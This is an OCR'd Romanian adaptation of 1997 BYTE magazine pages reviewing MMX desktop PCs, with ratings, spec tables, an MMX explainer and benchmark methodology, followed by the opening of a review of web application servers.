Într-o cursă foarte strânsă, sistemul Gateway a obținut în mod constant punctaje bune la toate categoriile, ceea ce l-a ajutat să obțină primul loc în categoria Cel mai bun. Rezultatele bune obținute de sistemul de la Polywell în performanță și utilitate, a depășit sistemul Micro Express în ciuda unui punctaj mai bun al acestuia la caracteristici. Ambele sisteme au fost suficient de apropiate ca să fie premiate împreună pe locul doi, cu doar 3 procente în urma lui P5-200. Locul trei a fost ocupat de Quin-55M/PM233 de la DTK Computer. Performanță oricărui sistem din cele 10 testate s-a încadrat într-o variație de 6% a mediei generale.

APRECIERE






	PREȚ	TEHNOLOGIE	IMLEMENTARE	PERFORMANȚĂ	CARCACTERISTICI	UTILITATE	APRECIERE GENERALĂ
Gateway 2000 P5-200	**$2124**	★★★★	★★★	★★★★★	★★★★★	★★★★	★★★★★
Polywell Poly 5200Tx	$1750	★★★★	★★★	★★★★★	★★★★★	★★★★	★★★★★
Micro Express MicroFLEX-MMX/200	$2295	★★★★	★★★	★★★★★	★★★★★	★★★★	★★★★★
DTK Quin-55M/PM233	$2050	★★★★	★★★	★★★★★	★★★	★★★★	★★★★★
Micron Electronics Millennia MXE P200	$2628	★★★★	★★★	★★★★★	★★★★★	★★★★	★★★★★


PREȚ REDUS (CEL MAI BUN)

Poly 5200Tx de la Polywell Computers

Prețul redus de 1750$ al Poly 5200Tx l-a lansat pe orbita câștigătoare a sistemului cu prețul cel mai mic. El a fost ajutat de bunele rezultate obținute la performanță și utilitate, depășind cu puțin rezultatele obținute de Quin-55M/PM200 de la DTK Computer, care de asemenea reprezintă un chilipir la 1775$. Prețul de 1899$ al K200 MTower de la Xi l-a ajutat pe acesta să depășească unele lipsuri în punctajul caracteristicilor și al utilității și să obțină locul trei. Având punctajele generale aproape egale, nu trebuie să mire faptul că aceste sisteme, cu un preț sub 2000 $, au fost desemnate ca și lideri ai prețului redus.

APRECIERE





	PREȚ	TEHNOLOGIE	IMPLEMENTARE	PERFORMANȚĂ	CARACTERISTICI	UTILITATE	APRECIERE GENERALĂ
Polywell Poly 5200Tx	**$1750**	★★★★	★★★	★★★★★	★★★★★	★★★★	★★★★★
DTK Quin-55M/PM200	$1775	★★★★	★★★	★★★★★	★★★	★★★★	★★★★
XI K200 MTower	$1899	★★★★	★★★	★★★★★	★★★★	★★★★	★★★★
Gateway 2000 P5-200	$2124	★★★★	★★★	★★★★★	★★★★★	★★★★	★★★★★
DTK Quin-55M/PM233	$2050	★★★★	★★★	★★★★★	★★★	★★★★	★★★★★

★★★★★ Excepțional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

FOTOGRAFII: LIGHTWORKS PHOTOGRAPHIC © 1997

în deservirea completă a potențialului MMX, chiar și atunci când sunt disponibile noi aplicații. Digital Equipment în mod aparent a depășit această problemă particulară. Al său Celebris FX-2 5200M LP a obținut cel mai bun punctaj în benchmark-ul MMX, deși în final s-a clasat doar pe locul șase.


Reducerea costurilor

Am putea fi tentați de performanțele strălucitoare și caracteristicile la modă, însă prețul ne readuce la realitate. Competiția care există între producătorii de PC-uri pentru acapararea pieței de desfacere este dură. Trei sisteme din această evaluare au ilustrat faptul că înalta performanță poate fi obținută și cu un buget relativ mic.

Pentru a alege câștigătorul la categoria cel mai mic preț, ne-am comutat prioritățile pentru a scoate în evidență prețul. El a determinat 50% din punctajul general. Am alocat 20% din scorul general pentru caracteristici și alte 20% pentru performanță. Utilitatea a ocupat celelalte 10%.

Prețul de 1750$ al Polywell Poly 5200Tx și locul secund în categoria Cel mai bun, îl fac de departe cea mai bună investiție. În urma lui - conform unei evaluări statistice foarte strânse - Quin-55M/PM200 de la DTK Computer s-a bucurat de onoarea de a fi catalogat ca fiind al doilea cel mai ieftin din grup. În final, K200 MTower de la Xi, singura mașină K6, și-a ameliorat scorul redus la caracteristici și utilitate cu un preț de chilipir.

Detalii




Wați încălzit?

Noile cipuri MMX generează mai puțină căldură decât vechile cipuri Pentium, însă ele lucrează încins. Deoarece sistemul de convecție ventilează UC-ul, sunt necesare radiatoare și o cutie închisă pentru a obține un curent de aer adecvat. Un radiator montat pe UC reduce atât curentul de aer necesar, cât și zgomotul ventilatorului, însă nu răcește cutia.

Setea pentru diferit

În timp ce unii producători livrează sisteme turn, Digital oferă un PC cu profil mic care se va potrivi convenabil sub monitorul dvs. Porturile de rețea, video și I/O de pe placa de bază economisesc spațiu și sloturi. Cu toate acestea, nu e bine să vă ambiționați prea tare înainte ca cele două sloturi de extensie și lipsa de compartimente pentru unități ale Celebris să vă înțepenească stilul.





Cipurile favorite

Proiectat pentru a fi montat într-un soclu Pentium, AMD K6 permite producătorilor o modalitate simplă de-a oferi compatibilitate MMX. K6 permite performanțe excelente pentru softuri pe 16 și 32 de biți, oferind o platformă superbă pentru bagajul complex de aplicații de birou. În plus, dacă achiziționați un K6 puteți economisi câteva sute de dolari din nota de plată a viitorului sistem.

TECH FOCUS — CE ESTE MMX?

Atenție: Exagerare de marketing

Ați navigat prin anunțuri, ați citit reviste și ați urmărit reclame TV. Însă doar dacă ați insistat asupra manualelor tehnice, v-ați făcut probabil o idee solidă asupra ceea ce înseamnă tehnologia multimedia (MMX) oferită de Intel.

A numi MMX tehnologie e ca și cum ați descrie un șurub pentru lemn ca fiind un mecanism de fixare bifurcat elicoidal. MMX este pur și simplu un grup de instrucțiuni noi pe care Intel le-a proiectat pentru a realiza sarcini utile în aplicațiile multimedia. Intel a numit aceste instrucțiuni tehnologia MMX, deoarece nimeni n-ar fi luat-o în seamă dacă ar fi fost numită „Pentium - Acum cu 57 de instrucțiuni noi".

În ciuda exagerării, instrucțiunile MMX reprezintă o modernizare semnificativă a setului de instrucțiuni x86, prima de la introducerea lui 386. Pe baza analizării unor algoritmi realizați în timpul prelucrărilor de grafică și imagini, a afișării video, sintetizării muzicale și în procesarea vorbirii, instrucțiunile MMX reprezintă cel mai bun rezultat pe care Intel l-a putut depune pentru încapsularea unor execuții multiple în câteva instrucțiuni.

MASCARADA DATELOR

Pentru a-și crea spațiu de lucru, UC-ul MMX folosește pseudonime pentru cluster-ele de registre dedicate operațiilor în virgulă mobilă. În locul vizualizării acestor registre ca și cum ar conține numere în virgulă mobilă, instrucțiunile MMX le tratează ca și opt valori întregi pe 8 biți. Când este executată o instrucțiune MMX, ea preia toate cele opt valori din registrele MMX, face operațiile în paralel și scrie rezultatul în alt registru MMX.

S-ar putea spune că modul de lucru al instrucțiunilor MMX cu registrele în virgulă mobilă ar putea cauza incompatibilitate sau un conflict cu modul normal de utilizare matematică. Din fericire, softul bine scris ia întotdeauna în calcul că altcineva folosește hard-ul în virgulă mobilă și îi păstrează starea înainte de comutarea de la o sarcină la alta.

NU ESTE HARDWARE

Nu uitați că MMX reprezintă totuși o soluție software. Un coprocesor extern, cum ar fi un accelerator video sau un procesor de semnal digital (DSP) de pe o placă de sunet își poate realiza funcțiile în mod independent de UC-ul PC-ului, multiplicând întreaga putere a sistemului. În schimb, atunci când UC-ul execută instrucțiuni MMX, el nu mai poate face și altceva în același timp.

Utilizarea globală a UC-ului va crește pe măsură ce tot mai multe instrucțiuni MMX sunt utilizate, până ce eventual performanța sistemului se degradează. Singurul câștig potențial apare când calculele non-MMX bazate pe UC pot fi organizate prin folosirea instrucțiunilor MMX.

De asemenea, e bine de amintit că nici un SO actual nu recunoaște sau exploatează UC-urile capabile MMX. Un SO care recunoaște MMX va comuta spre exemplu driver-ele de dispozitiv sau codul nucleu când va detecta un UC MMX. Altfel, pentru fiecare aplicație producătorul trebuie să realizeze în mod individual transformarea MMX. În acest mod, necesitatea dea crea două seturi de software pentru fiecare produs și o lipsă de unelte MMX larg răspândite vor determina o tranziție MMX lentă.

Specificatii test

Acumpăra un PC desktop cu extensii multimedia (MMX) pentru a rula aplicații medii are sens doar dacă sunteți dornici de o modernizare. Cache-ul mare și arhitectura îmbunătățită oferită de Pentium MMX și posibilele îmbunătățiri în BIOS-ul și cip-setul sistemului ar reprezenta destule motive de performanță pentru a justifica un cost suplimentar față de un Pentium normal. Cu toate acestea, până ce vor sosi noi aplicații cu facilități MMX sau până ce instrucțiunile MMX vor fi încorporate în Windows, noul sistem nu-și va atinge adevăratul potențial.


Pentru a testa performanța am folosit o suită de benchmark-uri individuale. Trei sunt bazate pe aplicații rulând sarcini sub Microsoft Word, Excel și FoxPro. Testul InterMark proprietar NSTL a măsurat performanța sistemului. În final am folosit benchmark-ul MMX al Intel. Am rulat toate testele sub Windows 95.

Testul Word a realizat mai multe operații care au simulat o prelucrare intensivă a textelor. Testul I/O pentru fișiere a solicitat discul hard al sistemului. Insert, Paste, Select și Format au testat capacitatea video. Testele Calculation, Compare și Sort au măsurat în primul rând eficiența procesorului și a memoriei.

Testul Excel a solicitat calcularea în virgulă mobilă și administrare. Testele Clear, Insert, Delete, Paste și Screen solicită subsistemul video al sistemului. Testul Calculation măsoară eficiența procesorului și a discului hard, în timp ce testul I/O pentru fișiere solicită discul hard al sistemului.

Benchmark-ul pentru FoxPro 2.6 for Windows folosește cinci tabele de baze de date: conexiuni, cărți, autori, comenzi și intrări. Testul rulează Extended Edition FoxPro care folosește pentru cache memoria extinsă disponibilă a sistemului. Benchmark-ul FoxPro solicită procesarea, discul hard și memoria.

Benchmark-ul InterMark al NSTL face un profil al aplicației prin capturarea apelurile și acțiunilor sistem. Apoi InterMark reinterpretează aceste acțiuni pentru a testa componentele sistemului fără a fi nevoie de aplicații terțe. Un timer precis de evenimente măsoară timpul de răspuns pentru fiecare task. NSTL a folosit componentele video, disc hard, UC și CD-ROM din setul InterMark pentru a testa aceste PC-uri MMX.



La un preț de 1750$, Poly 5200Tx de la Polywell Computers oferă investiția cea mai rentabilă.

Am împărțit testele video în trei categorii: imagini Windows draw, imagini bitmap și non-bitmap. Testele de Windows draw utilizează apelurile Windows API pentru a desena imagini care includ text, o poză în format WMF, linii orizontale și verticale, pătrate și elipse. Imaginile sunt apoi mărite de unu, unu jumate și două ori dimensiunea inițială.

Testele de disc măsoară viteza de citire și scriere. Ele simulează activități secvențiale, secvențiale la debit constant, aleatoare, aleatoare - localizate și segmentate cu blocuri de dimensiuni diferite. Rezultatul este o măsură a timpului mediu de răspuns, debitului de transfer, transferului în rafale, timpului de acces aleator și a utilizării UC pentru disc.

Testele UC măsoară performanțele procesorului atât pentru calcule cu întregi cât și pentru calcule în virgulă flotantă. Aceste teste oferă un indice al puterii de calcul a procesorului. Testele CD-ROM examinează diferite aspecte ale performanței unității CD-ROM: timpul activității aleatoare la 500 și 1000 ms, timpul la lucrul cu cache la 13.3 ms și folosirea UC la 550 KBps.

Pentru a măsura performanța MMX, NSTL utilizează o procedură automată de test furnizată de Intel care supune sistemul unei mulțimi de solicitări multimedia: editare fotografie cu Adobe PhotoDeluxe, redare video clip Intel Indeo, redarea unui fișier codificat MPEG-1, un joc care utilizează Direct-3D și prelucrare profesională de fotografie cu Adobe PhotShop. Acestea sunt sarcinile obișnuite pentru care a fost proiectat MMX.

Am evaluat de asemenea sistemul pentru ușurința utilizării. Listă noastră a inclus un număr larg de probleme, de la cât de ușor este să deschizi o cutie, până la posibilitățile de salvare în CMOS sau pe disc a configurației. Am remarcat cu plăcere porturile indicate pe panoul din spate, soclurile cu ZIF (Zero Insertion Force) pentru UC și o documentație sănătoasă și clară.

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

Evaluările din acest raport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NTSL, Inc., prezentate într-un număr recent al publicației PC Digest. *Pentru un exemplar al raportului complet, contactați NTSL la 625 Ridge Pike, Conshohochen, PA 19428; (610) 941-9600; pe internet, editors@ntsl.com, pentru abonament, contactați Compute Pess Agora s.r.l. Tg.Mureș. BYTE Magazine și NTSL reprezintă unități funcționale ale The McGraw-Hill Companies.*

PC-URI DESKTOP MMX CARACTERISTICI

	Dell Computer Corp. Dimension XPS M200x MMX	Digital Equipment Corp. Celebris FX-2 5200M LP	DTK Computer, Inc. Quin-55M/PM200	DTK Computer, Inc. Quin-55M/PM233
Prețul configurației testate	$2949	$2517	$1775	$2050
Evaluarea generală	★★★★	★★★★★	★★★★	★★★★★
MICROPROCESOR				
Producător și model	Intel Pentium MMX 200	Intel Pentium MMX 200	Intel Pentium MMX 200	Intel Pentium MMX 233
Producător BIOS și model	AMI AO5	Phoenix 4.05.12	AMI 451 PG	AMI 451 PG
ISA PNP flash BIOS	✔	✔	✔	✔
Conform DMI		✔	✔	✔
Program de configurare pe	Disk	ROM	ROM	ROM
Oglindire BIOS	ROM, video	ROM, video	ROM, video	ROM, video
RAM pentru oglindire (KB)	256	1024	384	384
MEMORIE				
RAM max. pe placa de bază (MB)	64	256	384	384
Tip RAM	SDRAM	SDRAM	EDO	EDO
Arhitectura memoriei	Paged, fast-paged	Cached, paged	Fast-paged	Fast-paged
Viteza memoriei	66	10	60	60
ECC RAM pe placa de bază			✔	✔
Instalat atât EDO cât și cache L2		✔	✔	✔
Cache RAM ext./max. cache RAM ext. instalat	512/512	512/512	512/512	512/512
Mapare cache RAM ext.	mapare directă	mapare directă	mapare directă	mapare directă
Arhitectură cache RAM ext.	Write-back	Write-back	Write-back	Write-back
Tip de executate RAM ext.	Pipeline/SyncBurst	Pipeline/SyncBurst	Pipeline/SyncBurst	Pipeline/SyncBurst
Viteză cache RAM ext.	12	12	8	8
DISPOZITIVE DE STOCARE				
Producător și model hard drive	IBM DCAA-34330	Quantum Stratus ST2100	Western Digital AC33100	Western Digital AC33100
Tip interfață hard drive	Extins IDE	Extins IDE	Extins IDE	Extins IDE
Capacitate hard drive (GB)	4.3	2.1	3.1	3.1
Timp de acces hard drive (ms)	9.5	15.56	12	12
COMPARTIMENT DE UNITATE				
Compartimente de 5 inci (totale/expuse)	2/2	2/1	4/4	4/4
Compartimente de 3 inci (totale/expuse)	5/3	2/0	4/1	4/1
Producător CD-ROM, model și viteză	Mitsumi TX 12T 12×	Mitsumi FX1600 16×	Sony CDU-511 16×	Toshiba XM-5702B 12×
VIDEO				
Video pe placa de bază		✔		
Producător accelerator video/model (toate PCI)	Matrox Millennium	S3 Virge/GX	S3 Virge VX86C988	S3 Virge VX86C988
Memorie video în configurația testată/maximum	4/4	4/4	4/4	4/4
Tipul de memorie video	WRAM	SGRAM	VRAM	VRAM
Rezoluția max. fără upgrade	1280 x 1024	1280 x 1024	1280 x 1024	1280 x 1024
64K culori la 1024	✔		✔	✔
Adaptor video PNP	✔	✔	✔	✔
Comutare rezoluție	✔	✔	✔	✔
SLOTURI DE EXTENSIE				
Arhitectură sistem	ISA	PCI	ISA	ISA
Arhitectură bus local	PCI	PCI	PCI	PCI
Sloturi cu procesor	✔	✔	✔	✔
Sloturi pe 16 biți ocupate/vacante	0/0	0/2	2/1	2/1
Sloturi cu procesor ocupate/vacante	1/2	0/2	1/2	1/2
Sloturi partajate	1	1	1	1
I/O				
Număr total de porturi seriale	1	1	2	2
Tipul portului paralel	Extins	Selectabil	Selectabil	Selectabil
Porturi SCSI-2 disponibile	N/A	N/A	N/A	N/A
Porturi EIDE disponibile	0	2	2	2
Compatibilitate PC card			✔	✔
DIVERSE				
Tip carcasă	Mini-tower	Low-profile	Mid-tower	Mid-tower
Tensiune de alimentare	200	100	250	250
SUPORT TEHNIC				
Adresă Web	http://www.dell.com	http://www.windows.digital.com	http://www.dtkcomputer.com	http://www.dtkcomputer.com

BYTE BEST = BYTE Best

✔ = da;
N/A = nu se aplică.

★★★★★ Excepțional ★★★★ Foarte Bine ★★★ Bine
★★ Acceptebil ★ Slab

Gateway 2000 P5-200 BYTE BEST	Micro Express MicroFLEX-MMX/200	Micron Electronics Millennia MXE P200	Polywell Computers Poly 5200Tx BYTE BEST	XI Computer Corp. Xi K200 MTower	XI Computer Corp. Xi MX200 MTower
$2124	$2295	$2628	$1750	$1899	$2099
★★★★★	★★★★★	★★★★★	★★★★★	★★★★	★★★★
Intel Pentium MMX 200	Intel Pentium MMX 200	Intel Pentium MMX 200	Intel Pentium MMX 200	AMD K6-MMX 200	Intel Pentium MMX 200
AMI 4	Award A04	Phoenix 4.05	Award 4.5G	Award 4.51G	Award 4.51G
✔	✔	✔	✔	✔	✔
✔			✔	✔	✔
Disk, ROM	ROM	ROM	ROM	ROM	ROM
ROM	ROM, video	ROM, video	ROM, video	ROM, video	ROM, video
N/A	128	640	128	384	384
128	256	32	128	256	256
SDRAM	EDO	EDO	EDO	EDO	EDO
Fast-paged	Fast-paged	Fast-paged	Fast-paged	Fast-paged	Fast-paged
8	60	60	60	10	10
					Fast-paged
✔	✔	✔	✔	✔	✔
512/512	512/512	512/512	512/512	512/512	512/512
Set asociativ în două direcţii	mapare directă	Set asociativ în patru direcţii	mapare directă	mapare directă	mapare directă
Write-back	Write-back	Write-back	Selectabil	Write-back	Write-back
Pipeline/SyncBurst	Pipeline/SyncBurst	Pipeline/SyncBurst	Pipeline/SyncBurst	Pipeline/SyncBurst	Pipeline/SyncBurst
12	20	15	8	7	7
Maxtor Diamond Max	Maxtor 85120A	Western Digital AC33100	Maxtor 85120A	Maxtor 85120A8	Maxtor 85120A8
Extins IDE	Extins IDE	Extins IDE	Extins IDE	Extins IDE	Extins IDE
5.1	5.1	3.1	5.1	4.8	4.8
11	10	10.5	9	9	9
2/1	2/2	2/2	2/2	4/4	4/4
4/1	4/1	5/3	1/1	4/2	4/2
Toshiba XM-6002B 16×	Toshiba XM-5702B 12×	Hitachi CDR-8130 16×	Panasonic 584 12×	Hitachi CDR-8130 16×	Hitachi CDR-8130 16×
✔			✔		
S3 Virge/GX	S3 Virge	S3 Virge	S3 Virge 3D	S3 Virge/VX	S3 Virge/VX
4/8	4/8	4/4	4/4	8/8	8/8
DRAM	VRAM	DRAM	DRAM	VRAM	VRAM
1280 x 1024	1280 x 1024	1280 x 1024	1280 x 1024	1280 x 1024	1280 x 1024
✔	✔	✔	✔	✔	✔
✔	✔	✔	✔	✔	✔
✔	✔	✔	✔	✔	✔
PCI	ISA	ISA	ISA	ISA	ISA
PCI	PCI	PCI	PCI	PCI	PCI
✔		✔	✔	✔	✔
1/1	1/2	0/4	1/2	2/1	2/1
2/1	1/3	1/3	1/4	1/4	1/4
1	1	1	1	1	1
1	2	2	2	2	2
Extins	Extins	Selectabil	Selectabil	Selectabil	Selectabil
N/A	N/A	N/A	N/A	N/A	N/A
2	1	0	2	2	2
		✔	✔	✔	✔
Mini-tower	Mid-tower	Mini-tower	Mid-tower	Mid-tower	Mid-tower
145	230	235	230	250	250
http://www.gw2k.com	http://www.microexpress.net	http://www.micronpc.web	http://www.polywell.com	http://www.xicomputer.com	http://www.xicomputer.com

Serverele care găzduiesc aplicații aduc un nou nivel de interactivitate siturilor Web.

De David Seachrist și Stephen Platt

Aplicații Web disponibile

Diferența dintre serverele Web simple și serverele de aplicații Web este ca și diferența dintre două tipuri de magazine: unul în care consumatorii nu pot face altceva decât să se plimbe prin magazin și să se uite în catalog și unul în care pot găsi și cumpăra, în câteva minute, produsul pe care-l doresc. O simplă publicare statică pe Web este folositoare, însă furnizarea de servicii pentru aplicații și acces la bazele de date existente este mult mai tentantă.

Oricum, distribuirea de conținut dinamic și de aplicații poate suprasolicita protocoalele și platformele server proiectate inițial pentru publicare statică de date. Constrângerile platformelor, integrarea unor aplicații moștenite, distribuirea și stocarea de obiecte și procesarea tranzacțiilor impun unele limitări serioase ale bazei actuale de produse statice Web-server, împiedicându-le să funcționeze - sau de la o evoluție rapidă în acest sens - ca și niște servere de aplicații optimizate și robuste.

Pentru acest raport, am testat patru servere de aplicații Web, examinând trei sub Windows NT și unul sub Unix. Cele incluse au fost Lotus Domino Server 4.5a for Windows NT de la Lotus Development, Internet Information Server (IIS) 3.0 for Windows NT 4.0 de la Microsoft și Netscape Enterprise Server 2.01 for Windows NT și Unix de la Netscape Communications. Fiecare producător a avut propria agendă: Lotus a dorit să-și sublinieze dominația pe piața de groupware/middleware și să-și expună funcționalitatea pe Web a produselor sale Notes; Microsoft a dorit să-și vândă sisteme de operare și a sugerat utilizatorilor să treacă la platforma Windows NT Server; iar Netscape a dorit să-și continue dominația pe piața serverelor Web, printr-o forțare a noilor tehnologii independente de platformă și prin adăugarea unor produse noi pe piață.

Adunarea produselor ar fi fost mai ușor de făcut dacă toți producătorii s-ar fi înțeles la o singură dată de lansare. Din păcate, upgrade-ul Enterprise Server 3.0 de la Netscape și Web Application Server (WAS) 3.0 de la Oracle au depășit termenul limită. Citiți caseta „Aceste servere au pierdut trenul" pentru a vedea în detaliu cum vor afecta aceste produse grupul.

Istoria aplicațiilor Web

Pentru a publica aplicații Web aveți nevoie de multe tipuri de ajutoare, cum ar fi suport pentru protocoale Internet, servicii pentru stocare de date/obiecte și disponibilități groupware, cum ar fi programarea agendei (calendaring) și planificare de grup. Serverele testate includ majoritatea caracteristicilor importante, fie ca părți standard ale pachetului, fie ca opțiuni. Cele mai importante pentru serverele de aplicații Web sunt suportul HTTP, un server de baze de date, servicii de mesaje și un motor de căutare full-text.

> **BYTE BEST**
> SERVERE DE APLICAȚII WEB
>
> **Microsoft Internet Information Server 3.0**
> Este rapid, administrarea este strâns integrată cu Windows NT și este livrat cu un pachet care conține Index Server, Crystal Report Writer, NetShow, FrontPage și Active Server Page. IIS servește pagini Web statice și dinamice în mod rapid și dinamic.

Toți cei trei producători suportă HTTP în produsele lor, însă doar Domino include, în mod standard, servicii pentru baze de date și mesaje. IIS și Enterprise Server necesită servicii opționale sau terțe pentru baze de date și mesaje; doar Enterprise Server oferă, în mod standard, e-mail IMAP.

Producătorii de servere au ales fie un singur suport SO - cum ar fi Microsoft, al cărui IIS rulează doar sub Windows NT 4.0 - fie prezintă un suport mai larg, așa cum fac Netscape și Lotus. Atât Enterprise Server cât și Domino rulează sub diferite versiuni de Unix, precum și NT 3.51 și 4.0; Domino rulează chiar și sub OS/2.

Performanța reprezintă evident o considerație importantă, atunci când doriți să distribuiți aplicații într-un mediu de întreprindere. O modalitate de-a crește performanța este de-a adăuga UC-ului putere de procesare. Deoarece aceasta înseamnă înlocuirea UC-ului serverului cu un procesor mai rapid, în prezent puteți adăuga mai multe procesoare datorită posibilității de multiprocesare simetrică. Toate serverele Web suportă SMP (Symmetric Multiprocessing), deși unele mașini o fac mai bine decât altele. În plus, prețul a devenit o problemă în termeni de suport SMP. Atât Netscape cât și Lotus cer o taxă suplimentară pentru versiunile SMP ale propriilor produse; Microsoft însă n-o face.

Defilarea nivelelor


Când un singur server deservește sute sau mii de utilizatori, căderea serverului nu trebuie să reprezinte o posibilitate. Însă menținerea a două sau mai multe servere identice pentru backup poate fi costisitoare. Astfel, extinderea modelului client/server la Internet necesită unele remodelări pentru a-l face mai puțin costisitor și mai tolerant la defecte.

Prin extinderea modelului client/server la un scenariu multinivel, distribuiți servicii

Proprietățile bazei de date din Lotus Domino Server sunt configurabile din platforme diferite, incluzând și acest client Unix.

Internet Information Server de la Microsoft se îmbină cu FrontPage pentru crearea de sit Web.

Enterprise Server de la Netscape include Site Manager pentru administrare de conexiuni și conținut sub Windows NT.



Serverele de aplicații Web pe care le-am testat oferă o bogăție de servicii pentru platforme diferite.

